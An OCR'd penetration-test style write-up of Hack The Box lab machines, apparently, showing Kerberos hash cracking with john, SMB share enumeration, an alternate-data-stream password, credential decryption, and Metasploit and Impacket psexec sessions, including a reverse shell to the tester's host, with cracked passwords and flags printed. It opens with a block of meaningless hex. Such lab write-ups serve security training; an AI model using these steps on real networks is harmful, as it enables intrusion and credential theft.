e62270edba89ee7e369f1684fe03a8d3ee1b9f6da69487fe8032426d006be36f95503ceabedc37d7b16bba05b28ef23a9f90fe41f194b92f2cc70aeb15ea7de873321e05faef74b9f8f3e8bedf056fb4e6cc46fcbb409
52ce17511a6992723aa61d81d39944587b0eff82223d9ca68bf561f2d5f9ece8043078c4fc7e21c02b762fdc689e8a372feb73dac19b2d7a86196acf103dd68e49ce41044fa31989afebce357a38b40fb2fc04bb245a2
58f2d4b44257eaaa893be6dfd323fa28e49304cd64691d032b484299cdd8ef7fed80def3d9e96596d72527d03c59dd1b40e45ce946f8b98f14f1acca33fb30a48e0aa7b4cce39ad4c08662189b234d8da00ccd96ff547
2018bf34ce9f4c0922c098deb7741cef061bdbf15c299c6d568d167da6c7d03776a8a0230df32590670b4d787a54f3d20c52fa98bd75af319a0cd45c9904fafac85871264e625a39347880164bfed8d13ea1ba63586f6
140f0f98c9bf08b4b4e2f2211b33a3df6bef38313dcace603c7096c718585bfa56c27c2ff18dec8ec6a99c78836378fd7ab4fa2f3e31304e56fd49c533120f21c07e73548b813d34521fef3d259f9c524c45ed1884a98
d7ce53150e5f1eb2786108005ae6492bdc3f4410f5480cddb8334ffddcaad4fd0080416b5835e6a4ac95bb906ecf67fa99de62d85fbb9e6de4896b692e190c637d0fb6f63661d7c47f08f87e8ca0f344007722f6bcd03
14aad503bdfe85aa540b03b55117fb0186d5c3f25e5dc85a227a39ff0a3c5b64f7c4a62e6781e40f8147a39b05bee76e86dd1e32b28d2ed4c684cca703e50d3067e6cee862a116f49071886f27740c5e1d20c9ce62237
ef542b6b09a18c98d93476bd029e1b0eadb8dc90bd3c10cc05efae1ea0f33379d82e5b116f8decc6e49f67b82af9bc10bcc9ce9e42cee7fe0f8298588c6220df29854875284745bf4a1
```


2) Next, I use the tool 'john' for cracking the password

```
┌──(root💀kali)-[/home/kali/active]
└─# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ticketmaster1968 (?)
1g 0:00:00:10 DONE (2022-12-20 16:17) 0.09643g/s 1016Kp/s 1016Kc/s 1016KC/s Tiffani1432..Tiago_18
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

3) After I get the password, I use the module: exploit/windows/smb/psexec in msfconsole for privilege escalation

```
msf6 exploit(windows/smb/psexec) > set LHOST 10.10.14.17
LHOST => 10.10.14.17
msf6 exploit(windows/smb/psexec) > set RHOSTS 10.10.10.100
RHOSTS => 10.10.10.100
msf6 exploit(windows/smb/psexec) > set SMBuser administrator
SMBuser => administrator
msf6 exploit(windows/smb/psexec) > set SMBPASS Ticketmaster1968
SMBPASS => Ticketmaster1968
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.10.14.17:4444
[*] 10.10.10.100:445 - Connecting to the server...
[*] 10.10.10.100:445 - Authenticating to 10.10.10.100:445 as user 'administrator'...
[*] 10.10.10.100:445 - Selecting PowerShell target
[*] 10.10.10.100:445 - Executing the payload...
[+] 10.10.10.100:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 10.10.10.100
[*] Meterpreter session 1 opened (10.10.14.17:4444 → 10.10.10.100:49452) at 2022-12-20 16:22:14 +0200

meterpreter > sysinfo
Computer        : DC
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : el_GR
Domain          : ACTIVE
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 2596 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

4) After that I found the root flag



System IP: 10.10.10.178

Service Enumeration

Server IP Address	Ports Open
10.10.10.178	**TCP:** 445
	UDP:

Nmap Scan Results:

```
┌──(root💀kali)-[/home/kali]
└─# nmap -sC -sS -sV -A 10.10.10.178
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-20 23:49 IST
Nmap scan report for 10.10.10.178
Host is up (0.17s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds?
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), Mic
ndows 7 Professional or Windows 8 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (91%), Microsoft
Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (91%), Microsoft Windows Vista SP2 (91%), Microsoft Windows Vista S
ws 7 SP1, or Windows Server 2008 (90%), Microsoft Windows 8.1 Update 1 (90%), Microsoft Windows Phone 7.5 or 8.0 (90%), Mic
ndows 7 or Windows Server 2008 R2 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

Host script results:
| smb2-time:
|   date: 2022-12-20T21:50:40
|_  start_date: 2022-12-20T21:49:16
| smb2-security-mode:
|   210:
|_    Message signing enabled but not required

TRACEROUTE (using port 445/tcp)
HOP RTT       ADDRESS
1   167.34 ms 10.10.14.1
2   167.32 ms 10.10.10.178
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation: Sensitives files in SMB service & open way to decrypt password

Vulnerability Fix: Prevent enumeration on the shard folders in the SMB

Severity: High

Proof of Concept Code Here & Initial Shell Screenshot:

1) After the Nmap scan I saw that there is only SMB port is open so, I decided to start looking inside using smbclient and I saw that there is share folder called 'Data' I enter it and found multiple directories

```
┌──(root💀kali)-[/home/kali]
└─# smbclient -L  \\\\10.10.10.178\\
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        Secure$         Disk
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.178 failed (Error NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available
```

```
┌──(root💀kali)-[/home/kali]
└─# smbclient  \\\\10.10.10.178\\Data
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Aug  8 01:53:46 2019
  ..                                  D        0  Thu Aug  8 01:53:46 2019
  IT                                  D        0  Thu Aug  8 01:58:07 2019
  Production                          D        0  Tue Aug  6 00:53:38 2019
  Reports                             D        0  Tue Aug  6 00:53:44 2019
  Shared                              D        0  Wed Aug  7 22:07:51 2019

                5242623 blocks of size 4096. 1840327 blocks available
```

2) I travelled inside the folder until I found interesting file that called 'Welcome Email.txt' in the path: Shared\Templates\HR and I download the file to my local machine


```
smb: \Shared\Templates\HR\> ls
  .                                   D        0  Wed Aug  7 22:08:01 2019
  ..                                  D        0  Wed Aug  7 22:08:01 2019
  Welcome Email.txt                   A      425  Thu Aug  8 01:55:36 2019

                5242623 blocks of size 4096. 1840327 blocks available
smb: \Shared\Templates\HR\> mget Welcome Email.txt
NT_STATUS_NO_SUCH_FILE listing \Shared\Templates\HR\Welcome
smb: \Shared\Templates\HR\> mget *
Get file Welcome Email.txt? y
getting file \Shared\Templates\HR\Welcome Email.txt of size 425 as Welcome Email.txt (0.6 KiloBytes/sec) (average 0.
smb: \Shared\Templates\HR\> ls
  .                                   D        0  Wed Aug  7 22:08:01 2019
  ..                                  D        0  Wed Aug  7 22:08:01 2019
  Welcome Email.txt                   A      425  Thu Aug  8 01:55:36 2019

                5242623 blocks of size 4096. 1840327 blocks available
smb: \Shared\Templates\HR\> SMBecho failed (NT_STATUS_CONNECTION_RESET). The connection is disconnected now
```

3) I was reading the Welcome Email and I founded credentials of TempUser

```
┌──(root💀kali)-[/home/kali]
└─# cat Welcome\ Email.txt
We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME> <SURNAME>

You will find your home folder in the following location:
\\HTB-NEST\Users\<USERNAME>

If you have any issues accessing specific services or workstations, please inform the
IT department and use the credentials below until all systems have been set up for you.

Username: TempUser
Password: welcome2019


Thank you
HR
```


4) After I found the credentials, I was reconnecting to the SMB service as TempUser and I start to looking around I found an IT directory. Inside it there was multiple directories and I enter to Config folder and then I get into RU Scanner folder and inside that I download the file RU_config.xml. I also go back and enter the folder 'NotepadPlusPlue' and inside I found the file config.xml and I also download the file to my local machine. And when I read it I found an interesting information like the name of user called: C.smith and a new path called: \secure$\IT\Carl\Temp.txt

And inside the file RU_config.xml I found the credentials of C.smith but the password is encrypt



5) Next, I was found a .NET files in the follow path: \IT\Carl\VB Projects\WIP\RU\RUScanner 'Utils.vb' and 'Module1.vb and I download them to my local machine.

6) Inside the file 'Utils.vb' I saw a class file that contained EncryptString and DecryptString functions (I opened the file with online complier .NET Fiddle) I replace the string inside the Decrypt String with the password hash that I found earlier and when I ran the code I get the password



7) Now that I have the password of C.smith user I can enumerate his SMB shared and there I found his flag

```
┌──(root💀kali)-[/home/kali]
└─# smbclient  \\\\10.10.10.178\\users -U C.Smith
Password for [WORKGROUP\C.Smith]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jan 26 01:04:21 2020
  ..                                  D        0  Sun Jan 26 01:04:21 2020
  Administrator                       D        0  Fri Aug  9 18:08:23 2019
  C.Smith                             D        0  Sun Jan 26 09:21:44 2020
  L.Frost                             D        0  Thu Aug  8 20:03:01 2019
  R.Thompson                          D        0  Thu Aug  8 20:02:50 2019
  TempUser                            D        0  Thu Aug  8 01:55:56 2019

                5242623 blocks of size 4096. 1840052 blocks available
smb: \> cd C.Smith\
smb: \C.Smith\> ls
  .                                   D        0  Sun Jan 26 09:21:44 2020
  ..                                  D        0  Sun Jan 26 09:21:44 2020
  HQK Reporting                       D        0  Fri Aug  9 02:06:17 2019
  user.txt                            A       34  Sun Dec 25 13:38:12 2022

                5242623 blocks of size 4096. 1840052 blocks available
smb: \C.Smith\> mget user.txt
Get file user.txt? y
getting file \C.Smith\user.txt of size 34 as user.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \C.Smith\>
```

```
┌──(root💀kali)-[/home/kali]
└─# cat user.txt
dcf6aebf56d5e80888b349807899610b

┌──(root💀kali)-[/home/kali]
└─#
```

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: HQK reporting tool was vulnerable

Vulnerability Explanation: With the discovery of the service that run on port 4386 and the ability to get the debug password that help me to get the LDAP directory

Vulnerability Fix: Prevent access to HQK Reporting & use SSH over telnet to connect the service

Severity: High

Exploit Code & Proof Screenshot Here:

1) In the C.smith directory I also saw a folder called 'HQK Reporting and inside of her I notice 2 files: Debug Mode Password.txt & HQK_Config_Backup.xml. I download both of them to my local machine and in the Debug Mode Password.txt I saw info about port 4386 that might the port where HQK reporting tool was running

```
┌──(root💀kali)-[/home/kali]
└─# cat Debug\ Mode\ Password.txt

┌──(root💀kali)-[/home/kali]
└─# cat HQK_Config_Backup.xml
<?xml version="1.0"?>
<ServiceSettings xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>4386</Port>
  <QueryDirectory>C:\Program Files\HQK\ALL QUERIES</QueryDirectory>
</ServiceSettings>
```

2) The second file was at first empty and he shouldn't be empty so it's a possible that info was hidden. I decided to check for streams using allinfo command and after that I get the password

```
smb: \C.Smith\HQK Reporting\> ls
  .                                   D        0  Fri Aug  9 02:06:17 2019
  ..                                  D        0  Fri Aug  9 02:06:17 2019
  AD Integration Module               D        0  Fri Aug  9 15:18:42 2019
  Debug Mode Password.txt             A        0  Fri Aug  9 02:08:17 2019
  HQK_Config_Backup.xml               A      249  Fri Aug  9 02:09:05 2019

                5242623 blocks of size 4096. 1839642 blocks available
smb: \C.Smith\HQK Reporting\> mget DEBUGM~1.TXT
Get file Debug Mode Password.txt? y
getting file \C.Smith\HQK Reporting\Debug Mode Password.txt of size 0 as Debug Mode Password.txt (0.0 KiloBytes/sec) (average 0.2 Ki
loBytes/sec)
smb: \C.Smith\HQK Reporting\> get DEBUGM~1.TXT
getting file \C.Smith\HQK Reporting\DEBUGM~1.TXT of size 0 as DEBUGM~1.TXT (0.0 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \C.Smith\HQK Reporting\> get DEBUGM~1.TXT:password
getting file \C.Smith\HQK Reporting\DEBUGM~1.TXT:password of size 15 as DEBUGM~1.TXT:password (0.0 KiloBytes/sec) (average 0.1 KiloB
ytes/sec)
smb: \C.Smith\HQK Reporting\>
```

```
┌──(root💀kali)-[/home/kali]
└─# cat DEBUGM~1.TXT:password
WBQ201953D8w
```

3) I used the telent to connect the service at port 4386 (I use the help command to understand the service) I choose the option 'DEBUG' and enter the password to enable debug mode and after that I enter the command SETDIR to find the LDAP folder

```
┌──(root💀kali)-[/home/kali]
└─# telnet 10.10.10.178 4386
Trying 10.10.10.178 ...
Connected to 10.10.10.178.
Escape character is '^]'.

HQK Reporting Service V1.2

>help

This service allows users to run queries against databases using the legacy HQK format

-- AVAILABLE COMMANDS --

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
>DEBUG WBQ201953D8w

Debug mode enabled. Use the HELP command to view additional commands that are now available
>help

This service allows users to run queries against databases using the legacy HQK format

-- AVAILABLE COMMANDS --

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
SERVICE
SESSION
SHOWQUERY <Query_ID>

>setdir ..

Current directory set to HQK
>list

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command
```


4) I was enter the LDAP directory and I found the file ldap.conf and using the command 'showquery' to read the content of the file and then I found the user Administrator and his encrypted password

```
Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[DIR]  ALL QUERIES
[DIR]  LDAP
[DIR]  Logs
[1]    HqkSvc.exe
[2]    HqkSvc.InstallState
[3]    HQK_Config.xml

Current Directory: HQK
>setdir ldap

Current directory set to ldap
>list

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[1]    HqkLdap.exe
[2]    Ldap.conf

Current Directory: ldap
>showquery 2

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=
```

5) I was return to the SMB session and enter the folder of 'AD Integration Module' and inside I saw the file called HqkLdap.exe and I download it to my local machine.

After that I saw the same function of encrypting and decrypting and I went back to the Fiddle and replace the encrypted code and ran the code and I get the password unencrypted

```
1.  (Decrypt, "yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=", 667912, "131Rf99", 3,
"1L1SA61493DRV53Z", 256)
2.  XtH4nkS4Pl4y1nGX
```



6) I used the password to get the session on the target machine as Administrator and now I can get and read the root flag

```
# python3 psexec.py Administrator:XtH4nkS4Pl4y1nGX@10.10.10.178
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.10.10.178.....
[*] Found writable share ADMIN$
[*] Uploading file nEQbikZU.exe
[*] Opening SVCManager on 10.10.10.178.....
[*] Creating service SVWU on 10.10.10.178.....
[*] Starting service SVWU.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> cd ..

C:\Windows> cd ..

C:\> cd Users

C:\Users> dir
 Volume in drive C has no label.
 Volume Serial Number is E6FB-F2E9

 Directory of C:\Users

09/10/2021  10:43 AM    <DIR>          .
09/10/2021  10:43 AM    <DIR>          ..
08/05/2019  08:33 PM    <DIR>          Administrator
09/10/2021  10:43 AM    <DIR>          C.Smith
07/14/2009  04:57 AM    <DIR>          Public
08/08/2019  05:19 PM    <DIR>          Service_HQK
08/09/2019  12:33 PM    <DIR>          TempUser
               0 File(s)              0 bytes
               7 Dir(s)   7,537,655,808 bytes free

C:\Users> cd Administrator

C:\Users\Administrator> cd Desktop

C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is E6FB-F2E9
```

```
 Directory of C:\Users\Administrator\Desktop

07/21/2021  06:27 PM    <DIR>          .
07/21/2021  06:27 PM    <DIR>          ..
12/26/2022  12:03 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   7,537,389,568 bytes free

C:\Users\Administrator\Desktop> cat root.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator\Desktop> type root.txt
676521a50ea4a29b726eb3b0e61a1784

C:\Users\Administrator\Desktop>
```

System IP: 10.10.10.236

Service Enumeration

Server IP Address	Ports Open
10.10.10.236	**TCP:** 21, 22, 443, 445
	UDP:

Nmap Scan Results:

```
# nmap -sC -sS -sV -A 10.10.10.236
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-29 01:00 IST
Nmap scan report for 10.10.10.236
Host is up (0.14s latency).
Not shown: 994 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r-xr-xr-x 1 ftp ftp      242520560 Feb 18  2020 docker-toolbox.exe
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
22/tcp  open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 5b1aa18199eaf79602192e6e97045a3f (RSA)
|   256 a24b5ac70ff399a13aca7d542876b2dd (ECDSA)
|_  256 ea08966023e2f44f8d05b31841352339 (ED25519)
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Apache httpd 2.4.38 ((Debian))
|_http-title: MegaLogistics
| ssl-cert: Subject: commonName=admin.megalogistic.com/organizationName=MegaLogistic Ltd/stateOrProv
| Not valid before: 2020-02-18T17:45:56
|_Not valid after:  2021-02-17T17:45:56
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.38 (Debian)
| tls-alpn:
|_  http/1.1
445/tcp open  microsoft-ds?
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=12/29%OT=21%CT=1%CU=40480%PV=Y%DS=2%DC=T%G=Y%TM=63ACCB
OS:3C%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10A%CI=I%II=I%TS=U)SEQ(SP=
OS:102%GCD=1%ISR=10A%CI=I%TS=U)OPS(O1=M539NW8NNS%O2=M539NW8NNS%O3=M539NW8%O
OS:4=M539NW8NNS%O5=M539NW8NNS%O6=M539NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFF
OS:F%W5=FFFF%W6=FF70)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M539NW8NNS%CC=Y%Q=)T1(R=Y%D
OS:F=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0
OS:%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=
OS:A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=
OS:Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=A
OS:R%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%R
OS:UD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-12-28T10:55:27
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

